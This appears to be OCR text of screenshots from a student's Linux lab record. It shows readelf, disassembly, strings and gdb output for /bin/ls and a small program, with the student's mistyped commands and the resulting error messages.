

Ubuntu 64-bit - VMware Workstation 16 Player (Non-commercial use only)
Player
Activities
Terminal
Jun 13 13:20
sooraj@ubuntu: ~/OS
sooraj@ubuntu: ~/OS
sooraj@ubuntu: ~/OS
00022b40
sooraj@ubuntu:~/OS$ read elf -h /bin/ls
bash: read: `-h': not a valid identifier
sooraj@ubuntu:~/OS$ readelf -h /bin/ls
ELF Header:
Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
Class: ELF64
Data: 2's complement, little endian
Version: 1 (current)
OS/ABI: UNIX - System V
ABI Version: 0
Type: DYN (Shared object file)
Machine: Advanced Micro Devices X86-64
Version: 0x1
Entry point address: 0x67d0
Start of program headers: 64 (bytes into file)
Start of section headers: 140224 (bytes into file)
Flags: 0x0
Size of this header: 64 (bytes)
Size of program headers: 56 (bytes)
Number of program headers: 13
Size of section headers: 64 (bytes)
Number of section headers: 30
Section header string table index: 29
sooraj@ubuntu:~/OS$ ^V
Type here to search
40°C
ENG
13:20
13-06-2022


Ubuntu 64-bit - VMware Workstation 16 Player (Non-commercial use only)
Player
Activities
Terminal
Jun 13 13:21
sooraj@ubuntu: ~/OS
sooraj@ubuntu: ~/OS
sooraj@ubuntu: ~/OS
1753c: 41 5c pop %r12
1753e: 41 5d pop %r13
17540: 41 5e pop %r14
17542: 41 5f pop %r15
17544: c3 retq
17545: 66 66 2e 0f 1f 84 00 data16 nopw %cs:0x0(%rax,%rax,1)
1754c: 00 00 00 00
17550: f3 0f 1e fa endbr64
17554: c3 retq
17555: 66 2e 0f 1f 84 00 00 nopw %cs:0x0(%rax,%rax,1)
1755c: 00 00 00
1755f: 90 nop
17560: f3 0f 1e fa endbr64
17564: 48 8b 15 9d ba 00 00 mov 0xba9d(%rip),%rdx # 23008
<quoting_style_args@@Base+0x608>
1756b: 31 f6 xor %esi,%esi
1756d: e9 2e d7 fe ff jmpq 4ca0 <__cxa_atexit@plt>
Disassembly of section .fini:
0000000000017574 <.fini>:
17574: f3 0f 1e fa endbr64
17578: 48 83 ec 08 sub $0x8,%rsp
1757c: 48 83 c4 08 add $0x8,%rsp
17580: c3 retq
sooraj@ubuntu:~/OS$
Type here to search
40°C
ENG
13:21
13-06-2022



Ubuntu 64-bit - VMware Workstation 16 Player (Non-commercial use only)
Player
Activities
Terminal
Jun 13 13:21
sooraj@ubuntu: ~/OS
+++ exited with 0 +++
Type here to search
40°C
ENG
13:21
13-06-2022


Ubuntu 64-bit - VMware Workstation 16 Player (Non-commercial use only)
Player
Activities
Terminal
Jun 13 13:15
sooraj@ubuntu: ~/OS
Type here to search
40°C
ENG
13:15
13-06-2022


Ubuntu 64-bit - VMware Workstation 16 Player (Non-commercial use only)
sooraj@ubuntu: ~/OS
sooraj@ubuntu:~/OS$ strings /bin/ls
/lib64/ld-linux-x86-64.so.2
libselinux.so.1
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
fgetfilecon
freecon
lgetfilecon
libc.so.6
fflush
strcpy
gmtime_r
Type here to search
13-06-2022


Ubuntu 64-bit - VMware Workstation 16 Player (Non-commercial use only)
sooraj@ubuntu: ~/OS
For help, type "help".
Type "apropos word" to search for commands related to "word".
Warning: /home/sooraj/OS/./pipe: No such file or directory.
(gdb) gdb -q ./pipe
Undefined command: "gdb". Try "help".
(gdb) break main
No symbol table is loaded. Use the "file" command.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (main) pending.
(gdb) info main
Undefined info command: "main". Try "help info".
(gdb) bt
No stack.
(gdb) run
Starting program:
No executable file specified.
Use the "file" or "exec-file" command.
(gdb) bt
No stack.
(gdb) c
The program is not being run.
(gdb) q
Type here to search
13-06-2022

REG NO



Result:

Binary File commands were implemented in Linux environment.